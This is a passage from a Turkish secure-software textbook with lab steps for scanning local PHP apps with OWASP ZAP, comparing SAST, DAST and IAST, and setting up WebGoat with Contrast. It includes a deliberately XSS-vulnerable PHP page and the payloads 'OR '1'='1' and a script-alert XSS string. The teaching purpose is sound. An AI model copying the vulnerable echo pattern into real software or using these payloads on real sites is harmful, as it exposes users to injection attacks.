
19. Adım: Kullanıcı adı ve şifresini girerek uygulamanın doğru çalıştığını deneyiniz (Görsel 3.36).



Görsel 3.36: Uygulama çıktısı


20. Adım: Tarayıcınızdan **https://www.zaproxy.org/download/** adresine giderek OWASP ZAP uygulamasını bilgisayarınıza kurunuz.

21. Adım: Kurulumu gerçekleştirilen programı çalıştırarak **Automated Scan** butonuna tıklayınız (Görsel 3.37).




Görsel 3.37: OWASP ZAP açılış ekranı

22. Adım: Tarayıcınızdan PHP dosyanızın bulunduğu **http://127.0.0.1/guvenliyazilimtest/** adresini kopyalayarak açılan ekranda **URL to attack** kısmına yazınız ve **Saldırı** butonuna basınız (Görsel 3.38).




Görsel 3.38: OWASP ZAP bilgi giriş ekranı

23. Adım: Saldırı bittiğinde uygulamanın **Uyarılar** bölümünde zafiyetleri gösteren alanı inceleyiniz (Görsel 3.39).



Görsel 3.39: Zafiyet listesi penceresi

24. Adım: SQL Enjeksiyonu sekmesine tıklayarak yan tarafta açılan pencereyi inceleyiniz (Görsel 3.40). SQL enjeksiyonu saldırısına karşı açık tespit eden program, bu açığa ait bilgilerin detaylarını da gösterir.



Görsel 3.40: Saldırı inceleme

25. Adım: SQL enjeksiyonu saldırısına sebebiyet veren SQL sorgusunun açıklamasının **'OR '1'='1'** olduğunu gözlemleyiniz.

13. UYGULAMA

> PHP dili arama ekranına veri girişi alarak ekrana yazdıran web uygulamasını oluşturma işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: PHP web sunucusu **(XAMPP, WampServer vb.)** programını çalıştırınız.

2. Adım: guvenliyazilimtest3 isimli klasörü oluşturarak klasörün içine **index.php** dosyasını oluşturunuz.

3. Adım: index.php dosyası içine şu kodu yazınız:


```
<!DOCTYPE html>
<html>
<head>
   <title>XSS Açığı Örneği</title>
</head>
```

```
<body>
  <h2>Arama Sayfası</h2>
  <form method=”GET” action=””>
    Arama: <input type=”text” name=”search” value=””>
    <input type=”submit” value=”Ara”>
  </form>
  <?php
  if (isset($_GET[‘search’])) {
    $searchTerm = $_GET[‘search’];
    echo “Sonuçlar: “ . $searchTerm;  }
  ?>
</body>
</html>
```

4. Adım: OWASP ZAP uygulamasını açarak **Automated Scan** butonuna tıklayınız.


5. Adım: Uygulamanızın bulunduğu URL bilgisini **URL to attack** kısmına yazarak **Saldırı** butonuna tıklayınız.

6. Adım: Saldırı sonucunu inceleyiniz (Görsel 3.41).



Görsel 3.41: OWASP ZAP XSS zafiyet inceleme

7. Adım: Güvensiz bir şekilde kullanıcı girişi ile ekrana verileri yazdıran ve bu nedenle kötü niyetli bir kullanıcının tarayıcıda çalışan kötü amaçlı bir JavaScript kodunu enjekte edebileceğini gözlemleyiniz. Örneğin bir kullanıcı "<script>alert('XSS Açığı!');</script>" şeklinde bir arama terimi girerse bu kötü niyetli kod tarayıcıda çalışır ve bir "XSS Açığı!" uyarısı görüntülenir. Arama ekranına "<script>alert('XSS Açığı!');</script>" JavaScript kodunu yazarak uygulamanın XSS açığını gözlemleyiniz (Görsel 3.42).



Görsel 3.42: OWASP ZAP XSS zafiyeti sonucu

SIRA SİZDE

Ürün siparişi eklemek için kullanılan bir web uygulaması geliştiriniz. Kullanıcıların ürün adı ve miktarı verilerini girebildiği bir form oluşturarak uygulamanızın güvenlik testini gerçekleştiriniz.

DEĞERLENDİRME

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmalarınızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saati içinde tamamlayınız.

KONTROL LİSTESİ

DEĞERLENDİRME ÖLÇÜTLERİ	EVET	HAYIR
1. PHP web sunucu programını açtı.		
2. MySQL servisini başlattı.		
3. PhpMyAdmin sayfasını açarak giriş yaptı.		
4. Siparis tablosu oluşturdu.		
5. İlk sütun için Adı kutucuğuna id yazdı.		
6. İlk sütun için Türü kutucuğunda INT seçti.		
7. İlk sütun için A_I onay kutusunu işaretledi.		
8. İkinci sütun için Adı kutucuğuna urun_adi yazdı.		
9. İkinci sütun için Türü kutucuğunda VARCHAR seçti.		
10. İkinci sütun için Uzunluk/Değerler kutucuğuna 50 sayısını girdi.		
11. Üçüncü sütun için Adı kutucuğuna urun_miktari yazdı.		
12. Üçüncü sütun için Türü kutucuğunda INT seçti.		
13. Index.php dosyasını açtı.		
14. Index.php dosyasına gerekli uygulama kodlarını yazdı.		
15. Veri tabanı sorgusunu oluşturdu.		

16. OWASP ZAP uygulamasını açtı.		
17. Automated Scan ekranına bilgileri girdi.		
18. Test sonucunu görüntüledi.		
19. Zafiyet türlerini belirledi.		
20. Çalışmayı verilen sürede tamamladı.		
21. Eksik olduğu ölçütleri tamamladı.		

3.4.4. Etkileşimli Uygulama Güvenliği Testi

Etkileşimli Uygulama Güvenliği Testi [Interactive Application Security Testing (IAST)], uygulama güvenliği açısından daha fazla otomasyon ve gerçek zamanlı testler sunan bir güvenlik testi yaklaşımıdır. IAST, uygulamanın çalışma zamanında güvenlik zafiyetlerini ve riskleri tespit etmek için kullanılır. IAST, oluşturulan bir uygulamanın çalışma zamanındaki davranışlarını izler ve güvenlik açısından çalışma zamanında oluşan sorunları tespit eder. Bu yaklaşım, uygulama güvenliği testlerini geleneksel statik veya dinamik testlerden farklı bir şekilde gerçekleştirir ve uygulamaların gerçek dünya saldırılarına karşı test edilmesinde daha iyi sonuçlar alınmasını sağlar. Etkileşimli uygulama güvenliği testinin avantajları şunlardır:

- IAST, yazılım geliştirme sürecinin daha erken aşamalarında güvenlik açıklarını tespit etmek için tasarlanmış bir yaklaşımdır. Yazılım kodu çalıştığı sırada uygulamanın gerçek davranışını izler ve bu sırada güvenlik açıklarını tespit eder. Böylece geliştiricilerin hızlı bir şekilde güvenlik sorunlarına müdahale etmelerini sağlar ve güvenlik açıklarının daha erken aşamalarda düzeltilmesine yardımcı olur.

- Uygulamalarda güvenlik açıkları tespit edildiğinde bu güvenlik açıklarının genellikle önceliklendirilmesi ve düzeltilmesi gereken açıklar ile daha az kritik olanlar arasında ayrılması gerekir. IAST; hızlı öncelik ile tespit edilen güvenlik açıklarını değerlendirmek, önceliklendirmek ve sınıflandırmak için doğru sonuçlar sağlar.

- IAST ile güvenlik açıkları tespit edilen uygulamanın hangi kod veya bileşenlerinde, hangi veri girişlerinde veya işlevlerinde güvenlik açığı olduğu belirlenir. IAST, güvenlik açıklarını tespit ederken bu açıkların kaynağını belirleme yeteneğine sahiptir. Bir başka deyişle güvenlik açıklarının hangi kod satırlarında veya özelliklerde ortaya çıktığını doğrudan gösterir.

- IAST, Sürekli Entegrasyon/Sürekli Dağıtım [Continuous Integration/Continuous Deployment (CI/CD)] sürecine sorunsuz bir şekilde dâhil edilir ve bu süreçle uyumludur. Geliştirme ekibinin güvenlik testlerini CI/CD boru hattına entegre etmesini ve yazılımın güncellemelerini güvenlik açısından değerlendirmesini kolaylaştırır.

- IAST, yazılım geliştirme sürecinin daha erken aşamalarında güvenlik açıklarını tespit ederek düzeltme maliyetlerini ve risklerini azaltmaya yardımcıdır.

IAST'ın dezavantajları şunlardır:

- Sadece çalışma zamanında görülen zafiyetleri tespit edebilir.

- Uygulamaların canlı ortamında kullanılması gerektiği için test ortamlarında uygun değildir.

Statik Uygulama Güvenliği Testi [Static Application Security Testing (SAST)], Dinamik Uygulama Güvenliği Testi [Dynamic Application Security Testing (DAST)] ve Etkileşimli Uygulama Güvenliği Testi [Interactive Application Security Testing (IAST)] yöntemlerinin karşılaştırılması Tablo 3.1'de verilmiştir.

Tablo 3.1: Uygulama Güvenliği Test Çeşitlerinin Karşılaştırılması


	Özellikler	SAST	DAST	IAST
1	Tanım ve İşlev	Statik uygulama güvenliği testidir. Kaynak kodu ve derlenmiş kod üzerinde analiz yapar.	Dinamik uygulama güvenliği testidir. Çalışan uygulamanın davranışını analiz eder.	Etkileşimli uygulama güvenliği testidir. Uygulamanın çalışma zamanı davranışlarını izler ve analiz eder.
2	Test Zamanlaması	Geliştirme aşamasında -kod yazılırken- yapılır.	Uygulama çalıştırıldığında (örneğin test sunucusunda) yapılır.	Uygulama çalışırken -canlı ortamda- yapılır.
3	Hız ve Verimlilik	Daha hızlı sonuçlar verir ancak yanlış pozitif sonuçlar verme riski vardır.	Yavaş sonuçlar verir, canlı uygulamaları test eder ve yanlış negatif sonuçlar verme riski vardır.	Daha hızlı sonuçlar verir ve gerçek zamanlı güvenlik tehditlerini tespit edebilir.
4	Entegrasyon Kolaylığı	Kod tabanına entegre edilmesi daha kolaydır.	Uygulama dışında çalıştığı için uygulamaya entegre etmek daha zordur.	Uygulamaya entegre edilmesi daha kolaydır ve CI/CD sürecine uygundur.
5	Güvenlik Açıklarının Kaynağı	Kaynak kod analiziyle tespit eder.	Uygulama çalıştığında güvenlik açıklarını tespit eder.	Uygulamanın çalışma zamanı davranışlarını izleyerek tespit eder ve kaynağını belirler.
6	Otomasyon Desteği	Otomasyon için uygundur.	Sınırlı otomasyon desteği sunar.	Otomasyon için uygundur ve CI/CD sürecine kolayca entegre edilebilir.
7	Hassasiyet	Düşük yanlış pozitifler verir ancak bazı güvenlik açıklarını atlayabilir.	Yüksek yanlış pozitifler ve yanlış negatifler verebilir.	Düşük yanlış pozitifler verir ancak gerçek zamanlı tehditleri tespit edebilir.
8	Uygulama Durumu Etkisi	Uygulamanın çalışma zamanındaki durumunu dikkate almaz.	Uygulamanın çalışma zamanındaki durumunu analiz eder.	Uygulamanın çalışma zamanındaki davranışlarını izler ve analiz eder.
9	Olgunlaşma Seviyesi	Geliştirme sürecinin erken aşamalarında kullanılır.	Canlı uygulamaların test edilmesi için kullanılır.	Hem geliştirme sürecinde hem de canlı ortamda kullanılır.

Not: WebGoat, bir güvenlik eğitim aracıdır. Özellikle web uygulamalarının güvenlik açıklarını öğrenmek ve anlamak için kullanılır.

14. UYGULAMA

> WebGoat uygulamasını kullanarak etkileşimli uygulama güvenliği testini IAST Contrast aracı ile verilen adımlar doğrultusunda gerçekleştiriniz.


1. Adım: https://www.contrastsecurity.com/contrast-community-edition adresine gidip Contrast Community Edition uygulamasını açınız ve Görsel 3.43'teki alanları doldurarak üye olunuz.



Görsel 3.43: Contrast Community Edition kayıt sayfası


2. Adım: Vermiş olduğunuz e-posta adresine giderek üyelik onayınızı tamamlayınız.

3. Adım: Açılan web sayfasında yeni parolanızı girip Save Password butonuna tıklayınız (Görsel 3.44).



Görsel 3.44: Parola oluşturma penceresi


4. Adım: Açılan web sayfasında Start Agent Setup butonuna tıklayarak ajan ayarları sayfasına gidiniz (Görsel 3.45).



Görsel 3.45: Contrast'a Hoş Geldin penceresi

5. Adım: Ajan ayarları sayfasında ajan olarak Java (Kotlin, Scala) seçiniz.

6. Adım: Dowload the Java contrast_security.yaml linkine tıklayarak ajan ayar dosyasını indiriniz (Görsel 3.46).



Görsel 3.46: Ajan ayarları penceresi

7. Adım: Windows terminalini açıp webgoat adında yeni bir klasör oluşturunuz.

8. Adım: Windows terminalinde git clone https://github.com/rstatsinger/contrast-java-webgoat-docker.git komutunu çalıştırınız (Görsel 3.47).

```
D:\>mkdir webgoat

D:\>cd webgoat

D:\webgoat>git clone https://github.com/rstatsinger/contrast-java-webgoat-docker.git
Cloning into 'contrast-java-webgoat-docker'...
remote: Enumerating objects: 506, done.
remote: Counting objects: 100% (203/203), done.
remote: Compressing objects: 100% (103/103), done.
remote: Total 506 (delta 104), reused 189 (delta 97), pack-reused 303
Receiving objects: 100% (506/506), 25.56 MiB | 6.78 MiB/s, done.

Resolving deltas: 100% (246/246), done.

D:\webgoat>dir
 Volume in drive D is DevDisk
 Volume Serial Number is F4FE-CF2A

 Directory of D:\webgoat

25.02.2024  14:50    <DIR>          .
25.02.2024  14:50    <DIR>          ..
25.02.2024  14:50    <DIR>          contrast-java-webgoat-docker
               0 File(s)              0 bytes
               3 Dir(s)  26.239.967.232 bytes free

D:\webgoat>cd contrast-java-webgoat-docker
```

Görsel 3.47: Windows terminali webgoat docker indirme kodları

9. Adım: Windows terminalinde cd contrast-java-webgoat-docker komutuyla bu klasöre giriniz.

10. Adım: Metin editörüyle .env.template dosyasını açınız.

